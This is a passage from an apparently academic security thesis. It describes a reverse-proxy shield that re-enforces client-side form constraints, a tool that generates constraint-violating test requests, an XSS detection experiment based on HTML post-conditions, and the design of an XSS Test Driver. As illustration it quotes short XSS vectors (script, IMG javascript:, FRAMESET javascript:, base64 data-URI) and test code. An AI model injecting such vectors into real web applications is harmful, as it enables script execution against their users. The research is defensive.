The crawler allows the exploration of all the available web pages by visiting all the links. The parser can be configured to use a login and password. This means going beyond the login web page and exploring the entire web application pages. Furthermore, the parser can be configured to avoiding visiting some links that will disconnect the user from the web application. This feature is implemented in a generic way using regular expression to create the set of links to be ignored. For example, all the logout or disconnect links should be avoided. In addition, the parser only visits the pages that are in the base URL. This leads to avoid leaving the web application and parsing other websites/web pages. The crawler runs until all the accessible web pages are parsed. This crawler allows the collection and the storage of all the forms along with the associated constraints.

3.4.2 Manual Navigation and Use of Functional Tests

During this step, testers were asked to run functional tests or navigate manually throughout the web application and to explore all the possible scenarios. During this step the *bypass-shield* is set in monitoring mode: it collects and analyzes the code to be sent to the client. As shown in Figure 3.2, the shield intercepts the web pages that are sent to the client and analyzes them in order to collect the forms.

The forms and pre-conditions that are collected are stored with the other ones already identified using the crawler. The process of extracting the HTML is common to the crawler and the manual step. Next, we will show how the HTML code is analyzed and how the preconditions are extracted.

3.4.3 Collecting HTML Constraints

To collect the list of user inputs along with their constraints from the HTML code all web pages should be parsed and analyzed. Each web page is analyzed to locate all the forms. These forms are parsed to collect their inputs. The input may contain some predefined HTML constraints. For instance, we may have a `maxlength` attribute that defines a pre-condition on the length of an age input.

At this stage, only HTML constraints are treated. A separate and parallel process deals with JavaScript code. It will be presented in the next section.

Figure 3.2 – Collecting pre-conditions using manual navigation and functional tests




Table 3.1 – HTML predefined constraints

Constraint name	Description
`FormMethod`	Method is either GET or POST and should not be modified.
`Disabled`	The input is disabled and not sent.
`MaxLength`	Maximum input size.
`MultipleValue`	The value should be one of the values set.
`ReadOnly`	The input is read only and cannot be modified.
`RequiredValue`	The input value is required and cannot be empty
`SingleValue`	The input has a single value, Null or that single value

Once all the forms and their inputs are collected, the tool creates a set of objects for each form and its inputs. We have modeled the types of inputs and the constraints as classes. This approach allows querying forms and inputs and facilitates the test data generation, the construction of the test suite and the configuration of the *bypass-shield*. Each input is categorized based on its type. Table 3.1 shows these predefined constraints. For instance, the text input corresponds to an `InputText` object. Each constraint is extracted from the inputs and stored according to its type.

3.4.4 Interpreting JavaScript

As we have mentioned previously, the JavaScript is not directly parsed. The difficulty of dealing with JavaScript code is due to its grammar which is complex, and this makes the semantic analysis very hard to automate. The solution that we propose involves running the *client-side* JavaScript validation code itself inside the shied. Instead of inferring the semantic of the JavaScript constraints, we actually run the JavaScript code inside the shield automatically when a form is submitted. We lift the JavaScript code from the client, and then rerun it automatically in the shield. The main steps of this process involve:

— Locating the JavaScript code implementing constraints on user inputs: the JavaScript validation code is usually triggered just before submitting the form (using for instance the `onsubmit` attribute) or is attached to specific text input events (like `onblur` when the user finishes typing and leaves a text input).

— Extracting and storing this code: We should keep a mapping between the JavaScript code and the related form or input.

This process runs in parallel with the extraction of HTML static constraints. We extract for a given web page the JavaScript code related to the input validation. Then we keep a mapping between the JavaScript code and the related form or input.

3.5 Server-side Shield: a Shield Tool for Protecting Against Bypass Attacks

This section presents the *bypass-shield* and its components. First, we will introduce the contract manager tool that allows the addition of constraints to the set that has been generated in previous step. Then, the bypass-shield will be presented in detail.

3.5.1 The Contracts Manager

The *contracts manager* allows the addition of new constraints in order to complete the set of constraints extracted from the client's HTML code. Security engineers can add constraints manually through this manager and it also adds new constraints automatically. Table 3.3 presents some examples of constraints provided by the manager.

The contracts manager automatically injects constraints using a dictionary file, in which the user defines a set of `RegEx` constraints. These constraints are automatically

Table 3.2 – Examples of constraints

Constraint name	Description
`Interval`	The value should be within the defined interval
`MinLength`	Minimum input size
`RegEx`	The value conforms to the given regular expression
`Date`	The value has a date format
`NumberFormat`	The value is numeric
`ListOfValues`	This value is among a list of values
`Required`	The input has to be filled
`Range`	The value is within an interval

mapped to input according to their tag names. For instance a tag with the name email will take the following `RegEx` constraint:

```
^([a-zA-Z0-9_]|\\-|\\.)@(([a-zA-Z0-9_]
|\\-)+\\.)[a-zA-Z]{2,4}$
```

This constraint forces the email addresses to satisfy a specific format. The manager automatically adds this constraint for each email tag, even if the email format was not enforced in the HTML code. This verification is usually added using the JavaScript code. On the basis of the dictionary, the manager can thus partly compensate the fact that we do not analyze JavaScript code.

Once the configuration file that is used by the *bypass-shield* (it is a binary file storing the constraints) is filled with constraints it is fed into the *bypass-shield* which is in charge of protecting the *client-side* part from bypass-attacks.

3.5.2 The Bypass-Shield

As shown in Figure 3.3, the *bypass-shield* aims at protecting and serves as a barrier against the attacks. It is installed as a reverse proxy on the server side of the web application. Therefore, all the requests are intercepted by the *bypass-shield* and checked.

For each request, the *bypass-shield* performs the following steps:

1. Intercept the request
2. Extract the user inputs and locate the corresponding form that was filled out by the user.
3. Check and validate the input according to the related constraints and run the related JavaScript validation code.
4. Accept the request and send it to the server side application or reject and send an error message to the client.

Only requests containing user inputs are checked. The URL requests are passed to the server. The server is expected to respond by sending back the web page (the code) of that URL. The user inputs are extracted from the selected requests. In order to locate the corresponding form, the algorithm tries to find among the stored forms (they are stored in a binary file) the one having the same inputs (same number and same name) and the same action URL (the URL to which the inputs are sent).

The HTTP request contains all the names of inputs along with their values. The following example illustrates how the algorithm extracts the input names from the request (in this example they are the name, the phone and the zip code). The action URL is simply the request URL without the inputs part.

```
The request:
http://www.mysite.com/account.php?name=Tim&phon
e=0234234354&zipcode=75000

The extracted inputs:
name, phone and zip code

The action URL:
http://www.mysite.com/account.php
```

Once the form corresponding to the request is located, the *bypass-shield* performs the validation of the inputs using the related constraints. All the constraints should be respected. If the inputs do not satisfy the constraints, the request is not forwarded to the server and an error message explaining the problem is sent to the user.

In addition, the JavaScript code that is related to the form or one of its inputs is executed on these inputs (using a JavaScript execution engine). The result is a Boolean value (true or false) that means: accept or reject the input data. When all constraints are satisfied and JavaScript validation succeeds, the request is forwarded to the server.

3.5.3 Impact of Enforcing Constraints on Security

By validating the *client-side* constraints, the shield prevents some code-injection based attacks like SQL injection on numeric fields, by enforcing constraints on numeric fields so it becomes impossible to bypass this constraint and perform any code-injection attack. In addition, it makes it harder for attackers to do long SQL injections when the field length is limited.


By ensuring that the provided parameters are strictly those required, the shields limit IDS evasion techniques like HTTP parameter pollution [3], which is a kind of attack that involves exploiting parameters in the URL (by duplicating them and injecting attacks).

This kind of enforcement reduces the attack surface of the shielded web application. Using the shield in front of WebGoat [4] (which is a vulnerable OWASP web application

3. https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_\%28OWASP-DV-004\%29

4. https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Figure 3.3 – Overview of the shield



used for teaching security) is a good example to show how the *bypass-shield* provides extra security, and where it does not. As shown in WebGoat, the developers focus very often on the fields that are under the user's control (like text fields), and neglect performing input validation on other fields, like check boxes or select lists, which have predefined values. Enforcing constraints on these fields is relatively simple since the expected values are known. By these simple constraints, the shield ensures that the application behaves as expected by the developer and protects against some attacks.

3.6 Automated Bypass Testing

This section details the automated generation of bypass testing. The *client-side* analysis provides useful information on constraints which can be used directly to generate data violating these constraints. On one hand, this data can be used within our bypass-testing too or other security tools like fuzzing tools in order to audit the web application. On the other hand, they could be used for evaluating the *bypass-shield*.

The data generation process involves three major steps. We start with the automatic generation of malicious test data that violates the *client-side* constraints. Then, we build complete requests that include the malicious data and for which all other tags contain valid data. These requests are sent to the server-side. The last step involves the analysis of the server responses and the automated classification of the results, in order to facilitate their interpretation by the testers.

3.6.1 The Generation of Malicious Test Data

The initial step involves generating test data that bypass the *client-side* constraints. For each constraint, we have created a data generator in our *Bypass-AutoTest* tool.

Table 3.3 – Examples of constraints

Constraint	Violation
FormMethod	Use another form method
Disabled	Make it enabled and generate a random string
MaxLength	Generate data exceeding MaxLength
MultipleValue	Generate a different random value
RegEx	Create a value not conformant with RegEx
Date	Create a random value that is not a date
NumberFormat	Generate a string with alphabetic characters
ListOfValues	Generate a value not in the list of values
Range	Generate a value outside that range

This data generator is in charge of creating the data violating a specific constraint. For example, when the input is a phone number with a maximum length limit (10 characters), the data generator takes this input and its constraint and generates a random string with a length exceeding the required max length by 10. The interval of violation can be defined by the user (10 is the default value). Table 3.3 shows some examples of constraints and the generated data.

3.6.2 Construction and Execution of Bypass Tests

This step requires the construction of suitable requests from the set of test inputs generated in previous step. For the request to be valid, all the form tags must be filled. In fact, each test request contains only one unique malicious input; all other inputs are valid with respect to the constraints.

The fact that there is only one single malicious data in each test request allows to avoid any side-effects due to the server-side rejecting the request. Also, if the test fails, revealing the lack of input validation or a serious security flaw, the fact that each request contains only one malicious input facilitates the localization of the source of this problem.

To generate these requests, the malicious and genuine data are combined to fill the forms. Then, the requests are sent to the server side to be processed. Afterwards, the server responds and all these responses are stored in order to be interpreted and classified.

3.7 Experiments and Results

This section presents an limited evaluation of both the protection technique using three case studies, which are *JForum*[5], *Insecure*[6] and *DVWA*[7] (Damn Vulnerable Web application) and the bypass testing technique using four case studies (*JForum*, *Roller*[8],

5. `http://jforum.net/`
6. `https://www.owasp.org/index.php/Category:OWASP\_Insecure\_Web\_App\_Project`
7. `http://www.dvwa.co.uk/`
8. `http://roller.apache.org/`

PhpBB[9] and *MyReview*[10], see table 3.4). *JForum* and *PhpBB* are widely used web applications that help creating forums. *Roller* allows to create customized blogs while *MyReview* is a conference management tool. Finally, Insecure and *DVWA* are vulnerable web applications used to demonstrate web attacks and to evaluate the protection techniques.

Table 3.4 – Applications used for Shield benchmark

Web app.	# of lines of code & technology	# of forms	# of inputs	# Inputs Generated
JForum 2.1.8	63870 (JSP)	33	223	1985
Roller 4	143865 (JSP)	39	271	2252
PhpBB 3	230286 (PHP)	35	192	1616
MyReview v2	53149 (PHP)	31	186	1889

This section presents and discusses bypass shield experimentations. Firstly, we calculate the number of vulnerabilities that are mitigated by the *bypass-shield*. Secondly, we evaluated the testing tool by applying it to four popular web applications including *JForum*. The idea is to evaluate the ability of the bypass testing tool to discover new vulnerabilities or robustness issues in web applications. Finally, we did a first estimate of the shield overhead by calculating the additional latency induced by the constraint validation.

3.7.1 Bypass Shielding Results

This section presents a limited evaluation of the shield effectiveness in stopping attacks. Using classical penetration testing techniques and using the *WA3F* tool, we were able to find 9 exploitable vulnerabilities in *JForum*. For the other two web applications, the vulnerabilities are well known and documented since they are vulnerable by construction. Table 3.5 shows the overall number of vulnerabilities for each application and the number of vulnerabilities that were mitigated thanks to the bypass- shield using only automatically retrieved constraints and manually added constraints. Most of these vulnerabilities are related to weak server-side validation of user inputs, enabling attacks like: *SQL Injection*, XSS and *Denial of Service (DoS)*. By duplicating *client-side* constraints, the *shield* allows mitigating these vulnerabilities. By restricting the content and length of fields like name or phone number, the shield is able to mitigate some attacks (*SQL injection* or DOS attacks).

Table 3.5 – Vulnerabilities mitigated by the shield

	Insecure	JForum	DVWA
# of vulnerabilities	15	9	5
remaining vulnerabilities	3	5	3

9. `https://www.phpbb.com/`
10. `http://myreview.sourceforge.net/`

The remaining vulnerabilities that are not mitigated by the shield are related to XSS on text fields. Even with specific constraints the shield was not able to stop all of these *XSS attacks* and we found ways to bypass these constraints. This is due to the fact a good input filtering with regular expressions is hard to achieve for content legitimately mixing HTML tags with text. It is a typical illustration of the parsing issue mentioned in 2.5: Regular expressions are not suitable for HTML parsing and thus for *XSS* prevention. Moreover, text input constraints can't be easily extracted from form analysis only, it requires samples of valid inputs to infer input constraints. This is why we investigated for a way to enforce HTML post-condition in section 3.8.

3.7.2 Bypass Testing Results

The bypass testing results are shown in Table 3.6. Using the bypass testing tool, we were not able to discover any serious issues in both *phpBB3* and Roller. However, we were able to find some robustness problems, especially in the *JForum* application. In fact, the tests provoked 353 failures related to three kinds of Java exceptions:

— Null Pointer Exception: Use of a null variable. It occurs when null inputs are sent to the server.
— Class Cast Exception: Incompatible class type cast. When an unexpected input is sent to the server (an input that is not in a predefined list).
— Number Format Exception: The server tried to convert a string into an integer. It occurs when non numeric values are sent instead of numbers.

Table 3.6 – Bypass testing results

App. #Failures	#SQL failures	#Null Response	Responses codes	
JForum	Java: 353	1	0	[302, 404]
phpBB3	0	0	183	-
Myreview	0	1	650	-
Roller	0	0	0	[405, 500]

These failures are due to bugs in the input validation code located on the server-side. The server did not check correctly the user inputs. In addition, for two web applications (*phpBB3* and *MyReview*), we received 'Null responses'. The server returned empty responses. Furthermore, according to the response code, there were three kinds of responses:

— Response 404: The requested page is not found. This occurred when hidden values were modified. The server uses them to reach certain kinds of pages. When the hidden value is not correct, this leads to the response 404.
— Response 405: The method is not allowed (using GET method when submitting a form instead of POST).
— Response 500: Internal server error.

We found two SQL flaws in *MyReview* and in *JForum*. The *JForum* one originated from a form used to submit new posts in the forum where the input subject length is not checked by the server side. When a long string is sent to the server, an SQL Exception occurs and the SQL query is exposed to users. This vulnerability was discovered manually when we performed penetration testing on *JForum*.


3.7.3 Performance Results

By duplicating constraints in an 'in-the-middle' shield, an overhead is created that is dependent of the number of enforced constraints. In our case study, the number of constrains per form where limited to constraints extracted from the web application and a few generic constraints. Thus we consider the overhead measurement not realistic enough to draw conclusions on the shield performance. Our first estimates indicate an overhead of 15% on JForum response time.

3.8 Fighting XSS with HTML Post-Conditions

Developers, when building HTML pages, use an small subset of the HTML norm for its website, and portions of the HTML page remains the same across the whole website, like the header, footer of the page, the navigation menu, etc... Those web page pieces are the outputs of website functions, if we can attach a post-condition to these functions, maybe we will be able to catch *XSS attacks* by the violation they could cause to the expected HTML structure. The post-condition take the form of a grammar validated by an *XML schema* allowing only the sub-tags and sub-properties used by the developer in the website (see figure 3.4).

Figure 3.4 – Illustration of post-condition declaration for a web page structure



The post-condition grammar won't be able to validate a web page output after the injection of unauthorized tags or properties (see figure 3.5 and 3.6).

XML Schema is a norm dedicated to expressing the expected structure of an XML document. It allows the automatic validation of the XML document by standard XML parsers. It can be used as a grammar specification for an XML document. HTML has a specific XML version named XHTML. Well formed HTML documents can normally be parsed by XML parsers. But in reality many websites are not well formed. We choose to use HTML Tidy library to cleanup the web page markup before the XML processing. By

Figure 3.5 – Example of tag augmentation caused by an XSS





Figure 3.6 – Example of property augmentation caused by an XSS



doing so we obtained a cleansed HTML, and got rid of many HTML mistakes made by developers.

Our idea was very similar to *DSI* [97] and *Noncespace* [48], but was independent from the web application, and didn't require any browser modifications, since the policy was enforced by the *bypass shield*. The black-box position of the bypass shield implies that we couldn't infer the page structures from the application source, thus the web page structure had to be learned from the HTML outputs, a very tough issue. Moreover, we had no way to specify within the XML Schema the content of the properties for data URI [11]. Despite these issues, we conducted a benchmark between our tool and traditional signature-based approaches like *mod_security* to see if we performed better with our solution.

3.8.1 Evaluation

In order to assess the quality of our XSS detection system based on HTML post-conditions we needed a benchmark to compare Web Application Firewalls with the shield against XSS. To do so, we started to collect *XSS vectors*, and started to design a test suite. Facing the diversity of *XSS vectors* and some browser-specific vectors, we quickly needed to design a way to validate the output of a web application against several browsers.

Our main idea was to test each security layer independently. For example, it is useless to use a *XSS vectors* which runs only under an outdated version of Netscape. So we decided to first qualify the *XSS vectors*, wich lead to the design of the *XSS Test Driver* tool in chapter 4.

We quickly discovered many flaws in our detection scheme implementation, most of them coming from the process of HTML normalization through *HTML Tidy* messing with

11. `http://en.wikipedia.org/wiki/Data_URI\_scheme`
ex: `<object data="data:text/html;base64,PHNjcmlwdD5hbGVy=="></object>`

malformed HTML used in several *XSS vectors*. Thus some vectors remained undetected because the system was unable to parse the outputted HTML properly, or because *Tidy* was removing the vector before it could be parsed.

Another drawback of the technique was its position. Since we were at the server-side, we had no way to enforce the document structure in case of DOM-XSS. Even if we execute all the JavaScript served by the server, we would miss browser-specific cases without a suitable browser emulation.

Automatic building of such *post-condition* declaration the same way we did with *client-side* validation was not studied during this thesis. Maybe with the progress of nowaday model inference technique, such *post-conditions* could be learned from the web application, the same way the *bypass shield* discovers the *client-side* controls within HTML.

3.8.2 Improving the Benchmark with New Vectors

Many web application firewalls we encountered in our career use signatures for *XSS attack detection*, often the payload was triggering the alarm, and not the *XSS vector* by itself. Changing the name of functions used in the JavaScript payload allowed to bypass the detection. Another successful bypass was to use recent *XSS vectors*, for which no signature yet exist.

Consequently to improve our benchmark, we started to research ways of automatically producing new XSS vectors. Thus we needed a way to validate generated vectors against several browsers. When exploring a combinatorial data space, performance is key, that's why execution speed was a major concern in the *XSS Test Driver* design.

Some months after our publication of *XSS Test Driver*, Gareth Heyes released *Shazzer*, a collaborative fuzzer dedicated to browser fuzzing for *XSS vector* research. It was a precious source of new *XSS vectors* for our fingerprinting technique (see chapter 6).

3.9 Conclusion

This chapter presented a new approach that aims at automating the shielding of web-applications against bypass attacks. The novelty of the approach lies in the analysis of the HTML code to extract constraints on the user inputs in addition to the JavaScript validation code. These inputs are used to build a shield that is executed as a reverse proxy to enforce these constraints. This tool suite may have been extended to cope with other security issues. Our first experiments with the bypass shield are now outdated, since the bypass shield is under heavy development within KEREVAL under the project name RocaWeb, and its actual performance is yet to be tested.

This initial contribution of this thesis has led to reconsider the priorities of the rest of the thesis. Before proposing new protection mechanisms, we need to build a testing environments to validate against code-injection attacks. This is why, the research on a security testing tooled methodology has bee considered as a priority, with a focus on XSS.

The *bypass-shield* and its client constraints and inputs that are collected constitute an interesting platform to implement new kinds of protection strategies.

Our failure with post-condition enforcement was the first step of our research from *XSS vector* study to the challenge of *client-side* attack detection.

Chapter 4

XSS Test Driver

Never send a human to do a machine's job

Agent Smith, The Matrix

This chapter describes the innovative framework developed during this thesis, the *XSS Test Driver*. This tool has been widely used and has provided all the basics measurements used to check the main results of this thesis described in the next chapters. No automated tools existed to validate *XSS vectors* execution when we started its development in 2010 and today no tool is yet available to perform the systematic testing of a set of web browsers against a predefined set of XSS test vectors.

4.1 Terminology

A XSS attack consists of executing code (mostly *JavaScript*) inside a browser via a website, by injecting a content (e.g. by posting a comment on a page). The injected content is an *XSS vector*. For instance a very simple *XSS vector* is `<script>alert('foo');</script>`. An *XSS vector* can be logically decomposed of three parts:

1. a *XSS vector* contains one or several HTML *tags* and *attributes*,
2. the *payload* is a piece of *JavaScript* code,
3. the *payload format* is a special way to encode the payload.

In the above example, the vector is composed of the `<script></script>` tags, the payload is a call to function `alert()` , and the format is "identity" (i.e. the payload in not encoded at all). This is a very simple example of *XSS vector*. More complex *XSS vectors* benefit from the ever-growing functionalities offered by browsers to developers. Each new API or language subset that is able to execute or call *JavaScript* code can be turned into an XSS vector. For more information on the richness of *XSS vector* forms, refer to section 6.4.1 and look at the *XSS Vector* sources used in 5.2.1 and 6.4.3.

An important characteristic of *XSS vectors* is that certain XSS structures accept payloads in very specific formats. For instance, some XSS structures require a link to a *JavaScript* file, other are successful only if the payload is encoded in *base64*. Such behavior is either related to a specific feature, or to a bug.

A *XSS vector* can also depend on:

— The *character set* the browser should use to decode the HTML
— The *content type* of the transmitted resource
— The *HTML Doctype* of the HTML Document

Since all these informations are used by browsers to decode the received data and to parse them properly, playing with these parameters on the server side allows to trigger some quirks (ie: sending HTML4 vectors within an HTML5 context).

4.2 Requirements For a XSS Vector Testing Tool

In order to qualify *XSS vectors*, we need to be able to manage all the parameters that can influence their execution, and as a consequence we obtain the following requirements for our *XSS vector* testing tool:

— **Browser as the test oracle**. We must use the browser as an oracle to test our *XSS vectors* because some vectors works only with one family of browsers.
— **Cross-browser compatibility** is needed to be able to compare test results between browsers. Thus, the inner-workings of the code, the test logic and how problematically it drives the browser must work across all browsers. This denies the use of browser plugins or browser a automation harness that requires browser modification. Ideally the test tool must work within the browser with only widely implemented HTML and JavaScript standards.
— **Centralized results** are key to compare test results. Many JavaScript unit test suites work within a browser locally, but do not provide a way to share test results conveniently.
— **Ability to mix HTML and JavaScript**: since *XSS vectors* are composed of HTML and JavaScript, we needed to assess the proper execution of a JavaScript function, but also to specify the HTML too.
— **HTML dctype control** is required to test the browsers behavior with *XSS vectors* bound to a specific version of HTML, since the HTML norm to use for parsing is specified by the *doctype*
— **Character set control** is needed to be able to test *XSS vectors* relying on peculiar character sets like UTF-7 or UTF-16.

With these requirements in mind, we started to explore available test harness for JavaScript and HTML unit testing. We excluded frameworks using a single dedicated browser engine like `HTML Unit`. We also excluded framework dedicated to JavaScript testing only. We fixed our first choice on *JsTestDriver*.

4.3 Foreword: Limitations of JsTestDriver

When we first tried to qualify *XSS vectors* for testing purposes, we experimented with several JavaScript Unit testing frameworks, the closest type of framework we could use to test if an *XSS vector* is executing or not.

XSS vectors are designed to execute JavaScript from HTML, thus we needed to assess the proper execution of a function. Validating the execution of a function is straightforward in unit testing.

We needed a JavaScript unit testing framework allowing us to provide arbitrary HTML as part of the test context. Upon insertion of the HTML, a callback function is triggered if the browser properly understood the vector.

The way to define a callback function and test cases for *XSS vectors* using *JsTestDriver* is illustrated in the listing 4.1:

Listing 4.1 – JsTestDriver implementation of *XSS vector* testing

```
//test case declaration
BasicXSS = TestCase("BasicXSS");

//definition of the oracle function
oracle=function(){
     assertTrue("Alert␣catched",true);
};

//basic \emph{XSS vector} test
BasicXSS.prototype.testScript = function(){
     expectAsserts(1);
     /*:DOC += <script>a()</script>*/
};

//img src xss vector
BasicXSS.prototype.testImg = function(){
        expectAsserts(1);
    /*:DOC += <IMG SRC="javascript:a();">*/
};
```

In the code snippet 4.1 we have the definition of one callback function, used as the oracle. The test cases are first delivered to the browser. Then the browser interprets the HTML code, and calls the JavaScript engine to execute the *oracle()* function containing our assertion. The `expectAsserts(1);` specifies that one assertion is expected to succeed. If no `assert` function is executed, the test case fails. If one assertion is raised, the test succeeds, meaning that the JavaScript engine have been called by the browser, thus our test payload have been executed.

With this method, we managed to test several *XSS vectors* against various browsers (IE7, Firefox 2 and 3, Chrome and Opera). When including more complex *XSS vectors* within the test suite, we faced several limitations. Some *XSS vectors* known to pass manually, failed inside the testing environment. Analyzing the inner workings of the *JSTestDriver* framework, we determined that some vectors interacted with the *Iframe* used to monitor the test execution. *JSTestDriver* was thus interfering with the XSS test execution. Some other vectors used a `<frame>` tag to call JavaScript from a URI (such as: `<FRAMESET><FRAME SRC="javascript:alert('xss');"></FRAMESET>`), preventing the callback function to work because of JavaScript context isolation between the frames. This is a typical case of intrusiveness: the testing environment perturbs the test execution and results analysis.

Considering this side-effect, we implemented our own testing framework with the following features:

— No JS library included within the HTML code served to the browser;
— Full control over the HTTP response and its content;
— The ability to serve complementary files dynamically when it is required by the vector;
— JavaScript Payload control, to manually validate a result by serving the traditional `alert(“xss”)` payload;
— Cross-browser compatibility, to remove the dependence on the browser version to run our tests.

4.4 Test Logic

XSS vectors exploit technical specificities of web browsers. The testing framework must be able to manage each parameter influencing the browser and allowing XSS test vectors execution and the observation of the test results.

The test environment of an *XSS vector* consists in two parts: the HTML context and the encoding. The HTML context (that we call *Web Context*) is composed of the *doctype* and generally of the entire HTML surrounding the vector (as shown in listing 4.3) as well as the MIME type specified in the HTTP headers (like the one shown in listing 4.2). An absence of doctype put the HTML engine in *Quirks Mode*, where a relaxed grammar is used. The encoding is the character set declared in the HTTP headers and used in the document.

Listing 4.2 – Example of a webcontext based on a xml header

```
text/html,application/xhtml+xml,application/xml
```

Listing 4.3 – Example of a webcontext based on a based on an HTML5 doctype

```
<!DOCTYPE html>
...xss_vector_here...
```

To avoid the use of a JavaScript library, or any interaction with the DOM, we used the following logic to chain the tests and collect the results:

— an URL serves each XSS vector. The vector is associated with a properly encoded *JavaScript* payload. Upon the URL's request, the test is marked as *SENT*.
— Each XSS test case contains a specific *JavaScript* validation routine (the payload described in 4.5). Upon execution, the test is marked as *PASS*.
— The */test/next* URL then points to a new test and redirects the browser using a HTTP status code *302 redirect.*
— Upon completion of the test suite, *SENT* test cases are considered failed and remain with this value.

Figure 4.1 – XSS Test Driver Testing Logic




JS Engine (Web Browser)
